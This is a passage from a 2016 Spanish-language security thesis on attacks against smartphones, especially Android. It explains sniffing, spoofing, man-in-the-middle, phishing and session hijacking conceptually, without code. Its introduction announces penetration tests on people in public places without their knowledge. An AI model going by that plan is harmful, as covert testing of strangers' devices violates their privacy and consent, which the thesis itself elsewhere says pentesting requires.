IDENTIFICACIÓN DE LOS ATAQUES MÁS REALIZADOS EN UN SITIO CONCURRIDO POR PERSONAS QUE UTILIZAN SUS DISPOSITIVOS MÓVILES Y DETERMINACIÓN DE LAS VULNERABILIDADES MÁS COMUNES EN EL SISTEMA OPERATIVO ANDROID.

WILLIAM STEVEN TAVERA JARAMILLO
MIGUEL ÁNGEL MAHECHA RIVERA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA -UNAD-
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA
CEAD JOSE ACEVEDO Y GÓMEZ
BOGOTÁ
2016

IDENTIFICACIÓN DE LOS ATAQUES MÁS REALIZADOS EN UN SITIO CONCURRIDO POR PERSONAS QUE UTILIZAN SUS DISPOSITIVOS MÓVILES Y DETERMINACIÓN DE LAS VULNERABILIDADES MÁS COMUNES EN EL SISTEMA OPERATIVO ANDROID.

WILLIAM STEVEN TAVERA JARAMILLO
MIGUEL ÁNGEL MAHECHA RIVERA

Tesis de grado para optar por el título de
Especialistas en Seguridad Informática

Director:
Ramsés Ríos Lampariello
Ingeniero de Sistemas, Especialista en Seguridad Informática

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA –UNAD-
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA
CEAD JOSE ACEVEDO Y GÓMEZ
BOGOTÁ
2016

DEDICATORIA

A nuestros padres cuyo apoyo incondicional nos ha empujado a llegar aún más lejos de lo esperado.

AGRADECIMIENTO

Agradecemos al Ingeniero Ramsés Ríos Lampariello, Ingeniero de Sistemas, Especialista en Seguridad Informática por su asesoría y acompañamiento durante el desarrollo de este proceso, y por permitirnos afianzar y aumentar nuestros conocimientos en el tema de la seguridad informática en dispositivos móviles.

CONTENIDO

ÍNDICE DE TABLAS

pag.

ÍNDICE DE FIGURAS

pag.

ÍNDICE DE ANEXOS

RESUMEN

El objetivo principal del presente proyecto es el de establecer un patrón de medición que permita identificar, entre Android y iOS, cual sistema operativo es más susceptible a vulnerabilidades que el otro; se han seleccionado únicamente estos dos sistemas por ser aquellos más populares en el mercado y con mayor implementación que sus competencias, Blackberry OS y Windows Phone.

Se ejecutarán procesos que contemplan la participación de individuos que hacen uso de estos dispositivos diariamente, procesos que van desde la participación voluntaria en encuestas para la obtención de información estadística hasta la participación en procesos de pruebas de penetración y análisis de trafico proveniente de sus equipos móviles. Determinar que pruebas, herramientas y software es más apropiado y ofrece mayor información también hará parte de los estudios y análisis que se llevarán a cabo permitiendo establecer, a futuro, soluciones y alternativas de seguridad que faciliten asegurar información, privada y confidencial, transmitida a través de dispositivos móviles.

PALABRAS CLAVE

Análisis estadístico, amenazas, Android, ataques, iOS, pruebas de penetración, vulnerabilidades

ABSTRACT

The present thesis has as its primary objective to establish a standard way to identify which operating system, between Android and iOS, is more susceptible to vulnerabilities than the other; to have been chose these two operating systems is due to its popularity among users and having more implementation among its competitor, Blackberry OS and Windows Phone.

Process that contemplate user participation are also included in this thesis. Participation that goes from answering questions about use and security knowledge, to traffic analysis and penetration testing on their devices. Identifying which tests, tools, and software works the best and offers more information will also be part of the analysis and studies to be done. This results will allow, in a no so distant future, to propose and establish security solutions and alternatives to protect information transmitted using mobile devices.

KEYWORDS

Android, attacks, iOS, penetration test, statistical analysis, threats, vulnerabilities

1. INTRODUCCIÓN

La seguridad de la información es algo que tenemos en la actualidad, es algo con lo que vivimos y convivimos y que debemos cuidar; poco a poco la sociedad de consumo nos ha traído una era tecnológica en la que hemos generado dependencia mayoritaria a nuestros dispositivos electrónicos, y por pequeños o mayores que seamos no podemos dejar pasar esta situación, no es raro encontrar a nuestros padres inclusive nuestros abuelos jugando en una Tablet o leyendo el periódico, de igual manera los niños con su rápido aprendizaje encuentran distracción en estos "aparatos".

Es la misma sociedad la que nos sumerge sistemáticamente en un mundo de gerencia comunicativa en la que los datos y la información son las llaves que abren todas las puertas, pero ¿qué es lo que realmente tenemos en nuestras manos? Nuestros celulares han pasado de ser herramientas telefónicas y de rastreo a ser nuestras agendas, nuestras bandejas de entrada, nuestros amigos en chat, nuestra sociedad en redes, nuestro centro de entretenimiento, nuestras oficinas, nuestros bancos sin filas y en algunos casos vidas sociales enjauladas en rectángulos con pantalla.

Es aquí donde nos adentramos en el tema fundamental de este proyecto, la seguridad informática para dispositivos móviles, ¿qué tan seguros están nuestros datos?, ¿si realizamos una transacción mediante nuestros dispositivos móviles es realmente segura?, ¿los datos a los que accedemos mediante internet pueden ser modificados?, ¿qué tan seguras son las redes libres?, ¿podemos ser víctimas de robo de información de nuestro equipo móvil?, ¿qué medidas debemos tomar para hacer a nuestros dispositivos más seguros?. Estos y muchos más interrogantes serán tratados en este documento mediante el estudio de situaciones particulares y pruebas que se realizarán en vivo desde lugares concurridos y con redes abiertas a los usuarios. Se realizaran pruebas de penetración como el título lo dice a usuarios sin su conocimiento para fines educativos en lugares concurridos y con redes abiertas para finalizar con un modelo de seguridad a implementar en los dispositivos más vulnerables.

2. PLANTEAMIENTO DEL PROBLEMA

2.1 DESCRIPCIÓN O RESUMEN DEL PROBLEMA

En este documento se pretende identificar y compilar los diferentes métodos, perfiles, acciones y comportamientos de intrusos en redes móviles, mediante un estudio de casos de intrusión en un sitio determinado; se realizará un análisis estadístico focalizando los resultados en los comportamientos más relevantes de los atacantes y se propondrán como solución diferentes prácticas que ayudarán a minimizar los riesgos de ataques informáticos en este campo.

3. ALCANCES DEL PROYECTO

El proyecto aquí presentado se constituye como el primer paso para el desarrollo de una propuesta o planteamiento de un modelo de seguridad informática para dispositivos móviles tipo Smartphone, se espera identificar los ataques más frecuentes y los sistemas operativos más vulnerables.

Con estos resultados se pretende proponer prácticas de seguridad que se pueden implementar para reducir los riesgos de ataques informáticos y así tratar de disminuir los daños en los dispositivos

4. JUSTIFICACIÓN

Con la llegada de la tecnología de cuarta generación de transmisión de datos en equipos móviles se ha visto un aumento en el desarrollo de aplicaciones con código malicioso que pretende otorgar a un atacante el acceso a los datos privados de los usuarios incluyendo información bancaria, personal, entre otros; siendo una tecnología desarrollada recientemente las alternativas disponibles de seguridad y protección de datos son mínimas y las existentes se limitan a proteger de manera superficial los datos más básicos que un usuario cualquiera comparte en su equipo móvil. La preocupación de muchos operadores de telefonía móvil por implementar esta tecnología, y la misma demanda por más velocidad de acceso por parte de sus usuarios, ha llevado a implementaciones incompletas e inseguras, que para el usuario común representan un riesgo de seguridad. Por tal motivo identificar los métodos y perfiles de diferentes ataques en este campo hará posible la justificación de diferentes prácticas para la minimización de Riesgos.

5. OBJETIVOS

5.1 OBJETIVO GENERAL

Estudiar las características generales de las vulnerabilidades y riesgo a las que se enfrenta la sociedad tecnológica en temas de seguridad informática para dispositivos móviles.

5.2 OBJETIVOS ESPECÍFICOS

- Identificar las vulnerabilidades y los ataques más realizados a los dispositivos móviles con sistema operativo Android.

- Generación de una estación de trabajo para la ejecución de pruebas desde un dispositivo con sistema operativo móvil.

- Especificar y detallar las herramientas utilizadas por los atacantes para la ejecución de pruebas de penetración, hacking y cracking de dispositivos móviles tipo Smartphone.

- Generar un informe estadístico que permita Identificar los sistemas operativos de los dispositivos móviles más vulnerables.

6. MARCO DE REFERENCIA

6.1 MARCO TEÓRICO

6.1.1 Smartphone o equipo de telefonía móvil inteligente


Un teléfono inteligente o Smartphone puede definirse como un equipo de telefonía móvil que incluye funciones de procesamiento que normalmente se reservaban para su uso en equipos de cómputo personal, sean estos para escritorio o portátiles. Los primeros modelos de telefonía inteligente fueron conocidos como PDAs[1] que presentaron los primeros sistemas operativos móviles con capacidades de procesamiento reducidas y suficientes para controlar este tipo de dispositivos, es decir, procesos de control de llamadas y mensajes de texto así como aplicaciones con funciones de asistencia personal (agendas, calendarios, listas de chequeo). Los principales sistemas operativos de la época se conocían como Palm OS, Blackberry OS y Windows Pocket PC.

Sin embargo, con el correr de los años los usuarios fueron solicitando cada vez más capacidad de procesamiento por lo que avances en estos dispositivos no se hicieron esperar. Así, en 1999, NTT DoCoMo facilitó la masificación de smartphones en Japón con equipos basados en tecnología i-mode[2] que lograban transmisión de datos a velocidades de 9.6 kbits/s.La masificación en Estados Unidos llego de la mano de Blackberry y de Nokia en Europa, este último con el desarrollo de un nuevo sistema operativo, Symbian OS. En la figura 1 puede observarse la evolución de los idiomas de ‘markup’ para dispositivos móviles.

[1]Personal Digital Assistant

[2] Estándar de comunicación inalámbrica que, haciendo uso de c-HTML y protocolos propietarios de NTT DoCoMo, APL y TLP, permite la conexión de teléfonos inteligentes a redes como Internet.

Figura 1. Evolución ‘Mobile Markup Languages’



Fuente: Markup Languages for Handheld Devices. Copyright a David P. Heitmeyer.

Alrededor del año 2007 los sistemas operativos y equipos móviles disponibles empezaron a quedarse atrasados en comparación con lo que los usuarios y los avances en tecnologías (de transmisión, almacenamiento, etc.) exigían así que nuevos competidores entraron en el mercado con nuevos equipos y sistemas operativos, Apple con su sistema operativo icónico iOS y un jugador independiente con un sistema operativo de código abierto llamado Android, posteriormente adquirido por Google. Estos últimos sistemas operativos, y nuevos desarrollos en sistemas operativos Windows y Blackberry, han permitido el desarrollo y aprovechamiento de nuevas funcionalidades en equipos (aumento en la capacidad de almacenamiento, aumento de la capacidad de procesamiento, soporte de pantallas multitáctil, etc.).

6.1.2 Seguridad informática

Se puede definir como la implementación de medidas, técnicas, herramientas, estándares, leyes, entre otras, destinadas a preservar la confidencialidad, la integridad y la disponibilidad de los sistemas y redes de cómputo y en consecuencia la información que contienen. Hablar de seguridad informática necesariamente nos lleva a pensar en todo aquello que puede significar algún tipo de riesgo para los sistemas, bien sean estos generados por lo que conocemos como hackers o por errores de diseño e implementación.

Así pues, actualmente existen una serie de estándares, métodos, normas y procedimientos que han sido diseñados para la minimización de riesgos e identificación de vulnerabilidades en un sistema de información con la intención de convertirlo en un sistema seguro.

Hablamos de seguridad informática en este proyecto ya que es uno de los pilares fundamentales en el que nos basamos para realizar las metodologías de hacking ético con las cuales se pretenden obtener los datos estadísticos que permitirán realizar el análisis pertinente de vulnerabilidades a dichos sistemas.

6.1.3 Seguridad en dispositivos móviles

Gracias a los avances en tecnología de comunicación móvil, principalmente para transmisión de datos, han llegado avances en los ataques, amenazas y vulnerabilidades que este tipo de dispositivos sufre, a la vez que las mejoras y nuevos desarrollos han traído parches y mecanismos de protección que no solo buscan proteger las redes sino también proteger los equipos y la información que contienen. Seguridad en dispositivos móviles no es otra cosa que la implementación de medidas, técnicas y estándares con la finalidad de proteger los equipos, la información que contienen y a sus usuarios.

Tomando en consideración que las principales amenazas a las que se enfrentan estos dispositivos aprovechan el desconocimiento de los usuarios que en la mayoría de los casos adquieren estos dispositivos por moda, los métodos de seguridad se han enfocado en proteger los sistemas de forma transparente, sin intervención de los usuarios más que para la instalación de algunas aplicaciones. De igual forma los proveedores de servicios móviles se han esforzado por implementar redes seguras y confiables pues de ello depende su negocio.

Sin embargo, por más segura que sea una red siempre tendrá alguna vulnerabilidad, algún error, y en el caso de los dispositivos móviles estos errores se ven representados mayormente en los usuarios, servicios de conexión siempre encendidos, léase bluetooth y wifi, e incluso NFC, instalación de aplicaciones sin verificar su origen y la piratería de aplicaciones que en muchos casos pueden incluir código malicioso.

6.1.4 Ataques informáticos

Un ataque informático se define como todo aquel intento por acceder, obtener el control, modificar, dañar o eliminar un sistema informático y la información que este contiene. Estos ataques son realizados con premeditación y en consecuencia mayormente de la búsqueda de conocimientos, aunque también se presentan casos en que los ataques son realizados en búsqueda de causar daños reales como robo de información personal, de contacto o financiera.


6.1.4.1. Sniffing

La palabra “Sniffing” significa “olfateando” es una técnica de ataque informático en la cual el Sniffer, quien ejecuta el ataque, tiene acceso al canal de transmisión de información y escucha todo el tráfico de una red determinada, almacena la información y posteriormente la analiza en busca de información importante y confidencial.

Los sniffers utilizan la tarjeta de interfaz de red del dispositivo atacante en conjunto con el objetivo para convertirla en un puente de información del tráfico que está dentro del umbral de audición del sistema de escucha, es decir todo el tráfico que entra y sale del sistema objetivo deja un registro de actividad para el atacante.

Para realizar la operación descrita el atacante debe de cambiar el modo de actividad de su tarjeta de red a “modo promiscuo” después de realizar esta acción se activa el software de sniffing y este puede capturar el tráfico objetivo desde y/o hacia el dispositivo objetivo, en la figura 2 puede observarse que el atacante se convierte en un miembro más de la red atacada.

Figura 2. Sniffing



Fuente: http://4.bp.blogspot.com/_HGcELTNraaQ/SG2sDaSv-cI/AAAAAAAAAB0/fU3yqJ7caY8/s320/snifer.jpg

6.1.4.2. Spoofing


Los ataques por métodos como spoofing son los que requieren de una suplantación de entidad a través de falsificaciones en los datos de la comunicación, existen diferentes técnicas de Spoofing entre ellas podemos listar las siguientes:

- IP spoofing.
- ARP spoofing.
- DNS spoofing.
- Web spoofing.
- E-mail spoofing.

Para efectos prácticos se especifica el funcionamiento del IP Spoofing el cual se utiliza en este documento, los demás métodos operan de manera similar.

El IP Spoofing consiste en la suplantación de la dirección IP de una máquina que establece comunicación dentro de una red, aunque no son específicamente ataques son muy utilizados por los delincuentes para ocultar su verdadera identidad como se muestra en la figura 3.

Figura 3. Spoofing




Fuente: http://lh5.ggpht.com/_kWGvruOyW-U/SykMuM4Pz3I/AAAAAAAAAcs/7pL59B92U6Y/s800/bd_addr-spoofing.jpg

6.1.4.3. Man-in-the-Middle

MITM son las siglas del inglés “Man in the middle” que significa hombre en el medio; es un tipo de ataque informático que, como su nombre lo indica, consiste en situarse en el medio de una comunicación dentro de una red con la posibilidad de escuchar, obtener, capturar y modificar el tráfico de la misma sin que el objetivo se entere.

La topología de ataque de MITM se presenta en la figura 4:

Figura 4. Topología MITM



Fuente: http://s96.photobucket.com/user/SemashphorasH/media/maninthemiddleeeeeee.jpg.html

Los ataques tipo MITM “Man in the Middle” se generan desde la misma red, el atacante tiene que lograr entrar a la red, se suele realizar un mapeo previo de la misma con herramientas específicas para saber qué tipo de víctimas pueden ser atacadas, después de estar dentro de la red se engaña el protocolo ARP. El atacante se incrusta en la red y responde a los paquetes ARP que se lancen a broadcast y que llamen a los ordenadores que queramos suplantar. Si se realiza esto a dos puntos de la misma red local se logra que la información y el tráfico entre ambos equipos utiliza el equipo atacante como puente, con todo lo que ello implica.

De los ataques tipo MITM se pueden derivar los siguientes:

- Sniffer (captura de tráfico).
- Redireccionamiento de tráfico.
- Phishing.

- DoS (Denegación de servicio).

- Modificación de navegación.

- Interceptación de descargas.

- Robo de sesión.

Entre muchos otros, todo esto sin que el usuario final se entere de la situación.


6.1.4.4. Phishing

El phishing o suplantación de identidad en español, es una técnica muy utilizada por delincuentes informáticos para robar información valiosa como cuentas bancarías, números de tarjetas de crédito, sesiones de correo etc. Su principal característica es la de falsificar una web para que la víctima crea que es la real.

Existen millones de formas de clonar una página web, como hacer la “pesca” del objetivo es lo difícil, los delincuentes informáticos utilizan técnicas como falsificación de e-mail de la entidad financiera solicitando información o solicitando cambio en las credenciales de ingreso del banco, para ello facilitan un link el cual aparentemente lleva a la víctima al sitio original, sin embargo es una pantalla utilizada para que la información se envíe a un servidor privada, el cliente suele ser redireccionado a la página real donde obtiene como respuesta una falla en la operación u operación finalizada inesperadamente, lo que hace sospechar al usuario que el error está en la plataforma original y el robo de la información pasa sin ser detectado, esta descripción puede observarse en la figura 5.

Este tipo de ataque aprovecha la confianza innata de las personas y el desconocimiento general existente en la temática de la seguridad informática.

Figura 5. Phishing




Fuente: http://www.cccindy.com/credit-counseling-blog/phishing-scams-lead-to-identity-theft/

6.1.4.5. Secuestro de sesión (Hijacking)

El secuestro de sesión en términos informáticos hace referencia a las técnicas utilizadas por los delincuentes computacionales para adueñarse de algo, por lo general información valiosa de una sesión activa.

Después de que un atacante informático asigna un objetivo en una red específica, el delincuente realiza un ataque tipo Cross Site Scripting o tipo MITM; se posiciona en el medio de la comunicación y roba las credenciales de ingreso de una sesión determinada, luego modifica la cookie e ingresa sin que el usuario se entere, en la figura 6 vemos el funcionamiento de este tipo de ataques de una manera gráfica.

Figura 6. Robo de sesión



Fuente:
http://www.codeproject.com/KB/web-security/859579/SessionHijacking.jpg

6.1.5 Pruebas de penetración

En el marco de la seguridad informática las pruebas de penetración son ataques controlados que se realizan contra un equipo o aplicación con el fin de determinar sus vulnerabilidades y fallas existentes antes que sean aprovechadas por un atacante cualquiera.

Este tipo de pruebas es llevado a cabo por profesionales en el campo del hacking, preferiblemente certificados en Ethical Hacking que aseguren que los ataques realizados y vulnerabilidades encontradas no sean aprovechados para dañar el sistema ni se dejen vulnerables luego de ejecutar las pruebas.

Si bien este tipo de pruebas son enteramente ataques haciendo uso de herramientas y métodos de hacking, difiere de estos en el permiso que debe obtenerse previo a la ejecución de los mismos.

6.2 MARCO CONCEPTUAL

Las tecnologías de la información han evolucionado, y con ellas han venido de la mano vulnerabilidades de sistema informáticos, vulnerabilidades que afectan a los usuarios que hacen uso de estas. La información es clave y objetivo en los procesos que han tenido protagonismo en los últimos años y es la información la que abre las puertas a los diferentes riesgos, sin embargo, existen diferentes metodologías que pueden ser implementadas por los consumidores de tecnologías de la información para minimizar estos riesgos y amenazas.

En este documento se da un aporte a la protección de la información llevando una mirada analítica a los procesos y los medios utilizados para salvaguardar los datos en un sistema. La utilización y ejecución de ataques informáticos para evidenciar al lector los peligros que abrazan sus dispositivos son la base clara para presentar los métodos apropiados que se deben de seguir en un sistema de información (en nuestro caso móvil) seguro.

En la actualidad existen millones de aplicaciones desarrolladas con fines específicos en seguridad informática, sin embargo la falta de conocimientos específicos en el área impiden la correcta ejecución de algunas de ellas, los antivirus y “limpiadores de basura” algunos gratis están disponibles en la tienda de google para los usuarios comunes, en este documento se dan las pautas para correcta selección de este tipo de aplicaciones, ya que algunas se hacen necesarias en las buenas prácticas de seguridad.

Entre las diferentes pruebas que se realizarán y se describirán se muestran puntos de falla de los sistemas de información, no solo en dispositivos móviles sino también en equipos vulnerables a los mismos ataques, es necesario comprender que no existe sistema seguro, existen sistemas con menos vulnerabilidades y es ahí donde nosotros como usuarios jugamos el papel más importantes ya que nos volvemos administradores de nuestros sistemas y como administradores es nuestra responsabilidad velar por cerrar las puertas a los delincuentes informáticos.

6.3 MARCO CONTEXTUAL

6.3.1 Usuarios y hackers, un riesgo en la transmisión de datos financieros en Colombia

Es un artículo del Ingeniero Jhon Freddy Quintero Tamayo en el que se mencionan los riesgos y vulnerabilidades que pueden sufrir los datos de los usuarios de entidades financieras colombianas cuando son transmitidos haciendo uso de dispositivos móviles. La investigación desarrollada por el Ingeniero Quintero presenta algunos ataques informáticos que pueden realizarse contra estos dispositivos con el fin de interceptar información transmitida, centrándose en ataques tipo Man-in-the-middle e Ingeniería Social.

Las conclusiones que ofrece el artículo se relacionan con la determinación de qué tan vulnerable es la transmisión de información y en que el mayor riesgo está representado por los usuarios y el uso que estos le dan tanto a los servicios como a la información.

6.3.2 Guía para el desarrollo de una herramienta que permita la recuperación de los datos volátiles y no volátiles en los dispositivos móviles con sistema operativo Android por medio del Android Debug Bridge (adb)

Es un artículo desarrollado por el ingeniero Ramsés Ríos Lampariello mediante el cual se presenta el desarrollo de una herramienta que facilita la recuperación de información volátil y no volátil contenida en un equipo móvil con sistema operativo Android. De igual forma el artículo presenta una breve descripción de los principales ataques informáticos a los que se enfrentan este tipo de dispositivos.

Las conclusiones presentadas recalcan la importancia de conocer las vulnerabilidades a las que se ven expuestos los equipos móviles además que si bien Android es el sistema operativo que más sufre de ataques, no es el único existente.

6.4 MARCO LEGAL

En la República de Colombia la legislación en términos de delitos informáticos es relativamente reciente pues no fue sino hasta el 2009 que se presentó una

actualización legal que incluyera el concepto de delito informático y lo penalizara conforme al código penal existente.

La Ley 599 de 2000[3], precisamente la Ley que estableció el Código Penal Colombiano, solamente incluía preceptos de protección a Derechos de Autor y control sobre la prestación, acceso o uso de servicios de telecomunicaciones más nada explícito en términos de protección de datos y sistemas informáticos; claro está, estas protecciones se mejoraron con la Ley 1032 de 2006[4].

6.4.1 Ley 1273 de 2009[5]. Ley de delitos informáticos

